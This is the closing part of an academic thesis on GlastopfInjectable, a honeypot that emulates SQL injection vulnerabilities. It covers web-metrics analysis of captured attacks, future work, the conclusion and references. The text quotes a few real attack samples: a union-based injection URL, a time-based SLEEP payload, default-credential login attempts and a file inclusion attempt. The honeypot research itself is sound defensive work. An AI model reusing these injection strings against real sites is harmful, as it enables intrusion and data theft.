GlastopfInjectable is deployed once again, this time in a virtual machine of a powerful server. The virtual machine runs with 2 CPU cores and up to 8GB RAM. The honeypot is accessible over a public IP-address. To make sure that Google adds the honeypot to its index, the IP-address is submitted to Google's web form, as suggested by Google [76]. In the following section a web metrics analysis of GlastopfInjectable's log database examines popularity and the degree of stickiness. Stickiness is "the capability of a web page to keep a visitor on the website" [77]. Popularity and stickiness both can indicate a good fidelity. Moreover, some interesting attacks found in the log database are presented.

5.5.1 Web Metrics Analysis

The Web Analytics Association [78] defines web analytics as "the measurement, collection, analysis and reporting of internet data for the purposes of understanding

and optimizing web usage". Usually, crawlers, spiders and robots are not taken into account. Therefore, search engines are excluded from this analysis. Any potential attacks that are either conducted manually or by automated tools are included. Furthermore, requests for CSS files are excluded, as they belong to other page views.

The web metrics are calculated from events with the help of GlastopfInjectable's Python program `WebAnalyzer`. The Python program is written for this thesis, because time differences are calculated easily in Python. Following is an analysis of HTTP request events, that are logged within fourteen days, using some of the web metrics suggested by Fasel and Zumstein [77]:

- **Page Views** is "the number of page views (page impressions) of a web page accessed by a human visitor (without crawlers/spiders/robots)" [77]. The overall number of events is 10216. This includes all HTTP requests, regardless of the sender and type of request. Without the search engine requests by Googlebots and Baiduspiders the final number of page views for all pages on GlastopfInjectable is 3807.

- **Visits** is the "sequence of page views of a unique visitor without interruption (of usually 30 minutes)" [77]. In this calculation different visits either have to have distinct IP-addresses or an interruption of more than 30 minutes. Hence, the number of visits is 385.

- **Visitors** is "the number of unique visitors (users) on a website" [77]. The calculation is based on distinct IP-addresses for visitor uniqueness. The result is 279 visitors.

- **Pages/Visits** is "the average number of page views during a visit for all visitors" [77]. Each visit has an average of 9.89 page views. It shows that the average visit consists of several page views. This can be a sign for either a certain degree of stickiness or the use of attack scanners.

- **Time on Site** is "the average length of time for all visitors spent on the website" [77]. The time of each visit is summarized to the time of all visits and

divided through the number of visitors. Hence, the average time on site per visitor is approximately 11 minutes and 6 seconds.

- **Bounce Rate** is "the percentage of single page view visits" [77]. A high bounce rate indicates a bad stickiness, as the visitor leaves the page immediately. It can be assumed that these attackers immediately mistrust the authenticity of GlastopfInjectable as a real web application. Hence, a high bounce rate is an indicator for a bad fidelity. The bounce rate is 63.90%, which points out a bad fidelity.

- **Frequency** is "the number of visits, a visitor made on the site (=loyalty)" [77]. The presence of many frequent returning visitors is an indication for a good stickiness. The average frequency of all visitors is calculated by dividing the number of visits through the number of visitors. The average number of visits made by a visitor is about 1.38 visits. The maximum number of visits is 21, meaning that at least one visitor visited the site 21 times. But many visitors never come back.

5.5.2 Interesting Findings

Some interesting findings of the attacks by real adversaries are exemplified. What are attackers trying to achieve? How often is SQL injection used and what are the techniques?

Scanning Tools

The information provided by the User-Agent header is unreliable. Though, scanning tools sometimes provide their names through it and it is assumed that the name is correct, when the tool's behavior does not differ from the purpose of the declared tool. The attackers used scanning tools, such as "Morfeus Fucking Scanner", "netscan.gtisc.gatech.edu", "masscan/1.0" and "ZmEu". Morfeus Fucking Scanner is "a scanner that looks for vulnerabilities in PHP based websites" [79]. Georgia Tech Information Security Center developed Netscan as a research project for gathering

information about internet services [80]. According to its developer [81] Masscan is a port scanner. ZmEu is a web scanning tool that identifies web servers running vulnerable phpMyAdmin versions [82].

SQL Keywords

The captured traffic is searched for SQL keywords now. Table 5.2 shows all SQLite keywords that are found in the requests, excluding search engine requests. The column "URL" demonstrates how often each keyword is found among the URLs with a case insensitive comparison. The column "Raw Request" counts the occurrences among the whole requests which includes input forms.

The non SQLite time-based keywords `WAITFOR` and `SLEEP` are not found at all, as well as the SQLite keywords that are missing in Table 5.2, such as `ATTACH`, `BLOB`, `DELETE`, `DROP`, `INSERT`, `JOIN` and others.

The table gives an insight into the attackers intents. There is a massive amount of `UNION` and `SELECT` keywords. Surprisingly there are no time-based attacks, as there is no occurrence of `SLEEP`, `WAITFOR` or `BLOB` keywords. The lack of `DROP`, `DELETE` and `INSERT` keywords shows that the intents during this period of time are rather obtaining information than modifying or destroying it. It has to be mentioned that some occurrences that are shown in Table 5.2 are false positives, because the keywords are matched to the whole URL string or respectively to the whole raw request. For example, `PRAGMA` is found four times as a substring of the whole request, because coincidentally it is also the name of a HTTP header [73]. Short keywords like `OR` or `IN` have a high chance to be false positives, as well.

Botnet Finding

With manual inspection of the requests an interesting finding is detected: One or more attackers use a very peculiar spelling of union-based SQL injections during several visits.

Keyword	URL	Raw Request	Keyword	URL	Raw Request
ACTION	0	4	ADD	48	60
ALL	2285	2324	AND	1346	1477
AS	376	535	ASC	2	4
BEFORE	0	1	BY	156	174
CAST	260	261	CHECK	0	1
COLLATE	14	14	CREATE	1	1
CROSS	0	2	DATABASE	43	43
DESC	0	1	EACH	0	1
ELSE	0	1	END	3	18
ESCAPE	0	2	FOR	148	2136
FROM	273	281	FULL	0	8
GLOB	40	40	GROUP	139	139
IF	2	57	IN	2423	3761
INDEX	19	21	INNER	0	1
INTO	0	11	IS	515	531
KEY	2	6	LEFT	0	1
LIKE	0	91	LIMIT	139	141
MATCH	0	1	NO	4	187
NOT	3	7	NULL	76	76
OF	10	49	ON	2767	3749
OR	330	2331	ORDER	2	4
PLAN	0	17	PRAGMA	0	4
RELEASE	0	3	RIGHT	0	2
ROW	80	84	SELECT	2499	2499
SET	57	747	TABLE	139	144
TEMP	0	1	THEN	0	1
TO	37	184	UNION	2280	2280
UPDATE	0	3	VIEW	5	18
VIRTUAL	1	1	WHEN	0	2
WHERE	134	135	WITH	0	4

Table 5.2: Number of occurrences of SQLite keywords

An example URL is

`/ConnectComputer/phpwcms/include/inc_ext/spaw/dialogs/show_an.php?id=99999.9'+UnIoN+AlL+SeLeCt+CaSt(0x393133353134353632312e39+as+char)+and+'0'='0`.

A case sensitive search for the keywords `uNiOn`, `UnIoN`, `sElEcT` and `SeLeCt` returns 2337 results in sum. The interesting thing about these attacks is the frequent change of IP-addresses during an attack sequence. As such requests use the same peculiar spelling and occur consecutively with a time delay of about one second, it is assumed that they belong to one attacker, even with the use of different IP-addresses. A search for distinct IP-addresses using this spelling returns 33 results. But assumedly, all these requests come from less attackers than 33, probably only one. The attacker possibly uses Tor with a permanent change of exit nodes or controls a botnet, both already explained in chapter 2.3. This makes it impossible for GlastopfInjectable's current fingerprinting approach to recognize revisitation and lowers its success to support multi stage attacks. Moreover, the web metric analysis in section 5.5.1 is deluded. For example, the bounce rate is lower than it was calculated.

Parameters

A very popular URL parameter for SQL injections is `id` like the captured traffic shows. There are 2220 requests that contain "`id=`" in their URL.

A search for the authentication parameters `login` and `password` is disappointing. There is only one attacker who tries to authenticate with both parameters. His trial and error requests via the login form contain popular default credentials, such as `login=admin&password=admin` or other tries such as `login=AlbertBug&password=i6Genpa18T`. Another attacker tries to authenticate with boolean-based SQL injection, but as he only uses one parameter the query is not executed. Instead, the unsuccessful authentication message is issued immediately.

The `comment` URL parameter is used a few times. An attacker inserts a massive amount of links. Another attacker tries to conduct a local file inclusion with the

following URL (URL decoded):

```
comment=1.txt;4;6.
```

According to the OWASP testing guide [70] local file inclusion is the process of including files, that are already locally present on the server.

To ensure logical behavior, GlastopfInjectable's SQL injection emulator reacts only to a few parameters with querying the database. The examination of the captured traffic shows that an integration of the `id` parameter would be useful, as it is a popular injection point and input from it should be accepted and executed.

5.6 Testing Summary and Evaluation

The results from the whole chapter 5 are summarized.

Performance tests show that high-interaction SQL execution increases the response time, compared to the former Glastopf `SQLiEmulator` with predefined responses. Though, GlastopfInjectable's performance is sufficient for productive environments.

GlastopfInjectable has a high fidelity towards the SQL injection tool sqlmap, because the honeypot delivers very accurate responses to SQL injections with its high-interaction databases. Sqlmap finds GlastopfInjectable to be vulnerable against boolean-based, time-based, union-based, stacked queries and inline queries SQL injection techniques. It successfully figures out column and table names and it identifies the DBMS as SQLite. The results from other tools are not that successful, as they do not provide SQLite syntax in their attacks. Though, OWASP Zed Attack Proxy is able to detect the SQL injection vulnerability. Regarding GlastopfInjectable's convincibility, honeypot detection is discussed. The discussion leads to the result that a human attacker can identify peculiar behavior, especially if he is already familiar with Glastopf.

Security is discussed on the basis of misuse cases that target unintended vulnerabilities such as access of other attackers' databases by attackers. Security issues are not found during some test attacks, but further tests and improvement are necessary.

Finally, real attacks are analyzed. The web metrics show that Glastopf's dork

page architecture leads a lot of attackers to the GlastopfInjectable honeypot. There is a medium bounce rate, considering the delusion by botnets. Unfortunately, little is known about an attacker's background and his knowledge about web application honeypots. It can be assumed that some single page views occur because the attacker is familiar with Glastopf and recognizes similarities. In contrast, some attackers conduct multiple page views, probably due to the use of scanners or raised interest. Some attackers visit and attack the web page frequently, which implies a certain degree of stickiness of GlastopfInjectable.

Among the attacks are a lot of union-based and some boolean-based SQL injections. Though, GlastopfInjectable makes no use of the sandboxed SQLite execution by the SQL injection emulator, because the attackers do not identify the parameters successfully. Hence, GlastopfInjectable should offer more parameters, in order to emulate SQL injections towards such naive attack attempts, as well. Some request sequences are examined, which reveal through peculiar spellings, that they belong to the same attacker, though he uses different IP-addresses with a very high frequency. The current fingerprinting approach based on the IP-address and some HTTP headers is deluded too easily by such attackers and needs to be improved for the future, for example with integration of botnet tracking.

6 Future

This section describes some ideas for the future that improve GlastopfInjectable and overcome its current limits.

6.1 Combination of Fingerprinting Methods

GlastopfInjectable's fingerprinting techniques can be improved through a combination of deanonymization methods, such as additionally to current methods a timing and spelling analysis, botnet tracking and Tor user tracking. The timing and spelling analysis assumes a high probability that all HTTP requests of a sequence with similar spelling peculiarities belong to the same individual. Even if that person changes his IP-address frequently, like observed in section 5.5.2, it is possible to notice that these requests are sent by identical attackers. An idea for botnet and Tor user tracking is, to cooperate with other institutions that are specialized in it. For example, a list of IP-addresses of the latest known Tor exit nodes would help to categorize attackers and to determine further fingerprinting techniques. With the inclusion of various fingerprinting methods, GlastopfInjectable does not have to rely on particular methods, such as the IP-address. With the help of statistics, it can be determined how many fingerprinting methods have to indicate identity, in order to recognize an attacker correctly with a high probability. The benefit is a better emulation of multi stage attacks towards the attacker. Besides, reliable fingerprinting can improve the web metric analysis and support the understanding during attack examinations.

6.2 Dynamic Parameters, Columns and Tables

Another idea is the acceptance of any URL parameter, the supply of a set of prepared queries, a set of appropriate result embedding views, and the creation of

dynamic columns and tables. For example, the attacker uses the URL parameter `?productid=5';SLEEP(5)--`. The consequent reaction of GlastopfInjectable is to create the table products with the column id. After having chosen a query, it is concatenated and executed and the result is embedded in a suitable view. Dynamic parameters and a dynamic database scheme would increase attractiveness towards attackers who do not successfully identify hitherto static parameters, as they receive positive feedback instantly. On the other hand, such dynamic perfection can increase suspicion of well experienced attackers.

6.3 Attractiveness for Honeytoken Theft

As soon as GlastopfInjectable gains real honeytokens from credit card companies, theft should be provoked. The design should include commercial components such as an artificial online shop or a fundraising platform. This lets the attacker assume that payment information exists that he desires to obtain.

6.4 Exchangeability and dynamic Selection of the Target DBMS

A future goal is GlastopfInjectable's support for a wider range of database management systems with a modular design for exchangeability. It is even imaginable to choose the DBMS dynamically based upon the SQL syntax of an attacker. The first request, that contains DBMS specific syntax determines the DBMS for all following requests by the same attacker. With supporting MySQL, MSSQL or other systems a better vulnerability detection than with SQLite is provided, as most SQL injection tools are not specialized in SQLite. Security has to be considered to avoid unintended vulnerabilities, such as command execution in SQL Server.

6.5 Web Application Architecture

The last future goal is a rethinking of the whole architecture. The goal is to find an architecture that combines web application logic and attack handling. Glastopf's original idea of vulnerability emulators shall be kept, because in contrast to other web application honeypots, there is no need to write new templates to support new vulnerabilities (see chapter 3.1).

The current pure emulator based architecture has its weakness with growing content and functionality. For example, the complexity of an emulator increases, if it has to emulate several web pages or conditional views. Usual web applications have a routing concept based on the URL of the incoming request. For example, the Ruby on Rails' router "recognizes URLs and dispatches them to a controller's action" [83]. Instead, GlastopfInjectable uses request classification into attack types and subsequent emulator handling. This results in blown up and duplicated code in the emulators. For example, a new emulator handling cross site scripting is supposed to present the same page as the SQL injection emulator but different vulnerability emulation. The first approach would be a base class for both emulators. But as soon as the web application should be able to present several web pages, the base emulator is blown up with much code. Moreover, the architecture has its difficulties with ambiguous requests. For example, the emulator that represents a PhpMyAdmin page cannot handle SQL injections at the same time. An ambiguous request would either be classified as SQL injection or the PhpMyAdmin page.

In the future, an architecture has to be designed that is suitable for both attack handling and web page functionality. An approach is to use a Model-View-Controller pattern and routing logic. Attack emulators are lower in hierarchy, thus are nested or cascaded, where needed determined by attack classification.

With such design, the web application honeypot can present bigger web applications with vulnerabilities. It would even be imaginable to implement online shops or imitate websites. Though, with growing functionality of the web application honeypot or even imitation there is also growing responsibility towards users that are no attackers.

Users should neither spend their valuable time nor should they provide sensitive information. How can it be guaranteed that the honeypot is not found by those?

The benefits from web application alike architecture are the following: New web pages can be added more easily. That increases attractiveness as an attack target, because the web application can pretend to contain valuable information. And finally, the behavior is probably more convincing when the honeypot has a web application alike architecture. On the other hand, architectural complexity is increased and may result in unintended vulnerabilities.

7 Conclusion

During this thesis GlastopfInjectable, an extension of the web application honeypot Glastopf was developed to provide an intelligent emulation for SQL injection vulnerabilities.

The high-interaction architecture of the emulator consists of attacker fingerprinting and an isolated execution of SQLite queries inside a Docker container. With the help of fingerprinting, attackers are distinguished and isolated from each other with providing different database copies to them. In order to give GlastopfInjectable a more consistent and logical behavior, a new emulator was implemented that manages sessions. Additionally, the emulator offers new vulnerabilities concerning session management. The high-interaction SQL execution provides a high accuracy for responses. Moreover, responses and behavior were adapted to the attack tool sqlmap during the final implementation phase. With that, vulnerability recognition by sqlmap towards many injection techniques is achieved.

The testing phase examined the suitability of the SQL injection emulation approach regarding the three contending goals of honeypots, which are performance, fidelity and security. GlastopfInjectable's fidelity towards tools is successful, because the detection rate by sqlmap is very high and OWASP Zed Attack Proxy finds the SQL injection vulnerabilities, as well. The results with tools that are using a different SQL dialect from SQLite are not satisfying. Therefore, more popular database management systems should be integrated into GlastopfInjectable in the future. GlastopfInjectable's main goal which is convincibility is almost achieved. But human attackers may recognize some abnormalities and become skeptical, especially when they are familiar with Glastopf. The web metric analysis of real attacks confirmed a medium stickiness. The performance of GlastopfInjectable's SQL injection emulator is lower than the performance of Glastopf's approach, but it is well tolerable considering

the profit by the maximized response accuracy. Security issues were not found, but as the presented misuse cases and tests cannot guarantee completeness, further tests are necessary. The analysis of real attacks challenged the usefulness of the implemented approach. Most SQL injection attacks are very naive and attackers failed in identifying parameters correctly. Hence, for the future an increased amount of accepted URL parameters is needed. Furthermore, a botnet user was found among the real attack events. It shows the necessity of better fingerprinting techniques.

In sum, GlastopfInjectable is a useful extension of the Glastopf honeypot. It is suitable for productive use, but has room for future improvement. The requirements of responding vulnerable and convincing the attacker of having performed a successful SQL injection are fulfilled.

References

[1] Lukas Rist, Sven Vetsch, Marcel Kossin, and Michael Mauer. Know your tools: Glastopf - a dynamic, low-interaction web application honeypot. *The Honeynet Project*, 2010. `http://honeynet.org/sites/default/files/files/KYT-Glastopf-Final_v1.pdf`, visited on 26.10.2014.

[2] OWASP. 2013 Top 10 List. `https://www.owasp.org/index.php/Top_10_2013-Top_10`, 2013. visited on 23.10.2014.

[3] OWASP. Top 10 2013-A1-Injection. `https://www.owasp.org/index.php/Top_10_2013-A1-Injection`, 2013. visited on 23.10.2014.

[4] QGroup GmbH. Hackerangriffe 2013, 2014. 5. Ausgabe, 1. Auflage.

[5] Bundesministerium der Justiz und für Verbraucherschutz. Bundesdatenschutzgesetz. `http://www.gesetze-im-internet.de/bdsg_1990/`, 2013. visited on 31.10.2014.

[6] Lance Spitzner. *Honeypots: tracking hackers*, volume 1. Addison-Wesley Reading, 2003.

[7] Niels Provos. Honeyd - a virtual honeypot daemon. In *10th DFN-CERT Workshop, Hamburg, Germany*, volume 2, 2003.

[8] Thomas M Chen and John Buford. Design Considerations for a honeypot for SQL Injection Attacks. In *Local Computer Networks, 2009. LCN 2009. IEEE 34th Conference on*, pages 915–921. IEEE, 2009.

[9] Kevin E. Kline, Daniel Kline, and Brand Hunt. *SQL in a Nutshell*. O'Reilly, Beijing and Sebastopol, 3rd edition, 2009.

[10] Michael Howard, David LeBlanc, and John Viega. *24 Deadly Sins of Software Security*. McGraw-Hill, 2010.

[11] OWASP. SQL Injection. `https://www.owasp.org/index.php/SQL_Injection`, 2014. visited on 31.10.2014.

[12] Peter Kim. *The hacker playbook: Practical guide to penetration testing*. Secure Planet, LLC, North Charleston and South Carolina, 2014.

[13] W.G. Halfond, Jeremy Viegas, and Alessandro Orso. A classification of SQL-injection attacks and countermeasures. In *Proceedings of the IEEE International Symposium on Secure Software Engineering, Arlington, VA, USA*, pages 13–15, 2006.

[14] James F. Kurose and Keith W. Ross. *Computernetzwerke: der Top-Down-Ansatz*. Pearson Deutschland GmbH, 4. edition, 2008.

[15] Honeynet Project. Cyber Fast Track: Web Application Honeypot - Final Report. Technical report, Honeynet Project, 2012. `http://www.honeynet.org/files/CFT-WAH-FinalReport.pdf`, visited on 26.10.2014.

[16] Cyrus Peikari and Anton Chuvakin. *Security Warrior*. O'Reilly Media, Inc., 2004.

[17] Microsoft. Microsoft SQL Server - xp_cmdshell. `http://technet.microsoft.com/en-us/library/aa260689%28v=sql.80%29.aspx`, 2014. visited on 19.12.2014.

[18] OWASP. Testing for SQL Server. `https://www.owasp.org/index.php/Testing_for_SQL_Server`, 2014. visited on 19.12.2014.

[19] Stephen Thomas and Laurie Williams. Using automated fix generation to secure SQL statements. In *Proceedings of the Third International Workshop on Software Engineering for Secure Systems*. IEEE Computer Society, 2007.

[20] OWASP. SQL Injection Prevention Cheat Sheet. `https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet`, 2014. visited on 26.11.2014.

[21] Yogita M. Mali, Roshni Mary JV, Mohan Raj, and Akshay T. Gaykar. Honeypot: a tool to track hackers. *IRACST – Engineering Science and Technology: An International Journal*, 2014.

[22] Niels Provos and Thorsten Holz. *Virtual honeypots: from botnet tracking to intrusion detection*. Pearson Education, 2007.

[23] HiHAT. `http://hihat.sourceforge.net/`, 2007. visited on 9.1.2015.

[24] DShield. webhoneypot - DShield.org Web Application Honeypot. `https://code.google.com/p/webhoneypot/`, 2010. visited on 10.1.2015.

[25] Ryan McGeehan, Greg Smith, Brian Engert, and Kevin Benes. ghh - The "Google Hack" Honeypot. `http://ghh.sourceforge.net/`, 2007. visited on 9.1.2015.

[26] K. Meenakshi and M. Nalini Sri. Protection method against unauthorised issues in network-honeypots. *International Journal of Computer Trends and Technology, volume 4, Issue 4*, 2013.

[27] James F. Kurose and Keith W. Ross. *Computer Networking - A Top-Down Approach*. Pearson Education, Inc., 6th edition, 2013.

[28] Gary Donahue. *Network warrior*. O'Reilly Media, Inc., 2007.

[29] Kjeld Egevang and Paul Francis. The IP network address translator (NAT). `https://www.ietf.org/rfc/rfc1631.txt`, 1994. `https://www.ietf.org/rfc/rfc1631.txt`, visited on 7.1.2015.

[30] Yiu Lee, Alain Durand, James Woodyatt, and Ralph Droms. Dual-stack lite broadband deployments following IPv4 exhaustion, 2011. `https://tools.ietf.org/html/rfc6333`, visited on 13.4.2015.

[31] The Tor Project Inc. Tor: Overview. `https://www.torproject.org/about/overview.html`. visited on 7.1.2015.

[32] Andrei Z Broder. Some applications of Rabin's fingerprinting method. In *Sequences II*, pages 143–152. Springer, 1993.

[33] Henning Tillmann. Browser Fingerprinting. 2013. `http://www.henning-tillmann.de/2013/10/browser-fingerprinting-93-der-nutzer-hinterlassen-eindeutige-spuren`, visited on 13.11.2014.

[34] Roy Fielding and Julian Reschke. Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing. Technical report, 2014. `https://tools.ietf.org/html/rfc7230`, visited on 10.2.2015.

[35] David M. Kristol and Lou Montulli. HTTP state management mechanism. Technical report, 2000. `http://tools.ietf.org/html/rfc2965`, visited on 18.2.2015.

[36] Jürgen Schmidt. Tor-Benutzer leicht zu enttarnen. `http://www.heise.de/security/meldung/Tor-Benutzer-leicht-zu-enttarnen-1949449.html`, 2013. visited on 28.3.2015.

[37] Christian Seifert. Glastopf. `http://www.honeynet.org/project/Glastopf`, 2009. visited on 16.11.2014.

[38] Lukas Rist. Glastopf. `https://github.com/glastopf/glastopf`. visited on 16.11.2014.

[39] Lucian Constantin. Glastopf Web application honeypot gets SQL injection emulation capability. `http://www.infoworld.com/article/2615101/intrusion-detection/glastopf-web-application-honeypot-gets-sql-injection-emulation-capability.html`, 2012. visited on 16.11.2014.

[40] Lance Spitzner. Honeytokens: The other honeypot, 2003. `bandwidthco.com/sf_whitepapers/honeypots/Honeytokens%20-%20The%20Other%20Honeypot.pdf`, visited on 12.12.2014.

[41] Anyi Liu, Yi Yuan, Duminda Wijesekera, and Angelos Stavrou. SQLProb: a proxy-based architecture towards preventing SQL injection attacks. In *Proceedings of the 2009 ACM symposium on Applied Computing*, pages 2054–2061. ACM, 2009.

[42] Anujot Boparai, Ron Ruhl, and Dale Lindskog. The behavioural study of low interaction honeypots: Dshield and glastopf in various web attacks. 2014.

[43] Digital Ocean. SQLite vs MySQL vs PostgreSQL: A Comparison Of Relational Database Management Systems. `https://www.digitalocean.com/community/tutorials/sqlite-vs-mysql-vs-postgresql-a-comparison-of-relational-database-management-systems`, 2014. visited on 17.1.2015.

[44] Sqlite - welcome. `http://www.sqlite.org/`. visited on 19.1.2015.

[45] SQLAlchemy - The Python SQL Toolkit and Object Relational Mapper. `http://www.sqlalchemy.org/`. visited on 19.1.2015.

[46] Antanas Čenys, Darius Rainys, Lukas Radvilavičius, and Nikolaj Goranin. Implementation of Honeytoken Module In DBMS Oracle 9ir2 Enterprise Edition for Internal Malicious Activity Detection. *IEEE Computer Society's TC on Security and Privacy*, pages 1–13, 2005.

[47] Microsoft. Beispiel von Kreditkartennummern zum Testen der Funktionen der Kreditkarte. `http://support.microsoft.com/kb/258255`, 2004. visited on 11.3.2015.

[48] Ian Goldberg David Wagner Randi Thomas and Eric A Brewer. A Secure Environment for Untrusted Helper Applications. *Proceedings of the Sixth USENIX UNIX Security Symposium*, 1996.

[49] Sriya Santhanam, Pradheep Elango, Andrea C. Arpaci-Dusseau, and Miron Livny. Deploying Virtual Machines as Sandboxes for the Grid. In *WORLDS*, volume 5, pages 7–12, 2005.

[50] Katarzyna Keahey, Karl Doering, and Ian Foster. From sandbox to playground: Dynamic virtual environments in the grid. In *Grid Computing, 2004. Proceedings. Fifth IEEE/ACM International Workshop on*, pages 34–42. IEEE, 2004.

[51] Docker Inc. What is Docker? `https://www.docker.com/whatisdocker/`, 2014. visited on 19.1.2015.

[52] The PyPy Project. PyPy's sandboxing features. `http://pypy.readthedocs.org/en/latest/sandbox.html`, 2014. visited on 19.1.2015.

[53] Docker Inc. Dockerfile Reference. `https://docs.docker.com/reference/builder/`, 2014. visited on 20.1.2015.

[54] Docker Inc. Container. `https://docs.docker.com/terms/container/`, 2014. visited on 20.1.2015.

[55] Docker Inc. Command line. `https://docs.docker.com/reference/commandline/cli/`, 2014. visited on 20.1.2015.

[56] Graham Shaw. Block unsolicited inbound network traffic using iptables. `http://www.microhowto.info/howto/block_unsolicited_inbound_network_traffic_using_iptables.html`. visited on 11.4.2015.

[57] Docker User Group. I seem to be hitting a limit of approximately 200 containers on one server. `https://groups.google.com/forum/#!msg/docker-user/k5hqpNg8gwQ/-00mvrB2nIkJ`, 2014. visited on 4.4.2015.

[58] Miroslav Stampar. sqlmap - Usage. `https://github.com/sqlmapproject/sqlmap/wiki/Usage`, 2014. visited on 2.1.2015.

[59] OWASP. Session hijacking attack. `https://www.owasp.org/index.php/Session_hijacking_attack`, 2014. visited on 18.2.2015.

[60] OWASP. Session fixation. `https://www.owasp.org/index.php/Session_fixation`, 2014. visited on 18.2.2015.

[61] Bernardo Damele and Miroslav Stampar. sqlmap. `http://sqlmap.org/`. visited on 2.1.2015.

[62] SQLINJECTION.NET. Stacked Queries. `http://www.sqlinjection.net/stacked-queries/`. visited on 3.3.2015.

[63] SQLAlchemy authors and contributors. SQLAlchemy 0.8 Documentation - Using the Session. `http://docs.sqlalchemy.org/en/rel_0_8/orm/session.html?highlight=session.execute#sqlalchemy.orm.session.Session.execute`, 2014. visited on 4.3.2015.

[64] Andi Albrecht. python-sqlparse. `http://sqlparse.readthedocs.org/en/latest/`. visited on 4.3.2015.

[65] sqlite.org. SQL As Understood By SQLite - SQLite Keywords. `https://www.sqlite.org/lang_keywords.html`. visited on 25.2.2015.

[66] Alfons Kemper and André Eickler. *Datenbanksysteme: Eine Einführung*. Oldenbourg Verlag, 2011.

[67] Enema - SQL Injection and Web Attack Framework. `https://code.google.com/p/enema/`. visited on 13.3.2015.

[68] Sqlninja user manual. `http://sqlninja.sourceforge.net/sqlninja-howto.html`. visited on 13.3.2015.

[69] OWASP Zed Attack Proxy Project. `https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`, 2015. visited on 13.3.2015.

[70] A. Muller, M. Meucci, E. Keary, D. Cuthbert, and et al. OWASP Testing Guide 4.0. `https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents`, 2014. visited on 14.3.2015.

[71] Guttorm Sindre and Andreas L. Opdahl. Capturing security requirements through misuse cases. *NIK 2001, Norsk Informatikkonferanse 2001, http://www.nik. no/2001*, 2001.

[72] SQLite. SQL As Understood By SQLite - ATTACH DATABASE. `https://www.sqlite.org/lang_attach.html`. visited on 14.3.2015.

[73] Roy Fielding and et al. Hypertext Transfer Protocol – HTTP/1.1. Technical report, 1999. `https://www.ietf.org/rfc/rfc2616.txt`, visited on 16.3.2015.

[74] Marina del Rey. Transmission control protocol. Technical report, 1981. `https://tools.ietf.org/html/rfc793`, visited on 16.3.2015.

[75] SQLite. PRAGMA Statements. `http://www.sqlite.org/pragma.html`. visited on 17.3.2015.

[76] Google. Einreichen Ihres Contents bei Google. `http://www.google.de/submit_content.html`, 2011. visited on 13.2.2015.

[77] Daniel Fasel and Darius Zumstein. *A fuzzy data warehouse approach for web analytics*. Springer, 2009.

[78] Web Analytics Association. Web Analytics Definitions. *Digital Analytics Association*, 2008. visited on 2.3.2015.

[79] Rick Ekle. Update on Morfeus Fucking Scanner. `http://ekle.us/index.php/2007/05/update_on_morfeus_fucking_scanner`, 2007. visited on 21.3.2015.

[80] netscan.gtisc.gatech.edu. `netscan.gtisc.gatech.edu`. visited on 21.3.2015.

[81] Robert Graham. MASSCAN: Mass IP port scanner. `https://github.com/robertdavidgraham/masscan`, 2014. visited on 21.3.2015.

[82] Fortinet. Fortinet's FortiGuard Threat Landscape Research Team Reports Four Samples of Money Making Malware to Watch for in 2013. `http://www.fortinet.com/press_releases/130204.html`, 2013. visited on 21.3.2015.

[83] Ruby on Rails. Rails Routing from the Outside In. `http://guides.rubyonrails.org/routing.html`. visited on 15.1.2015.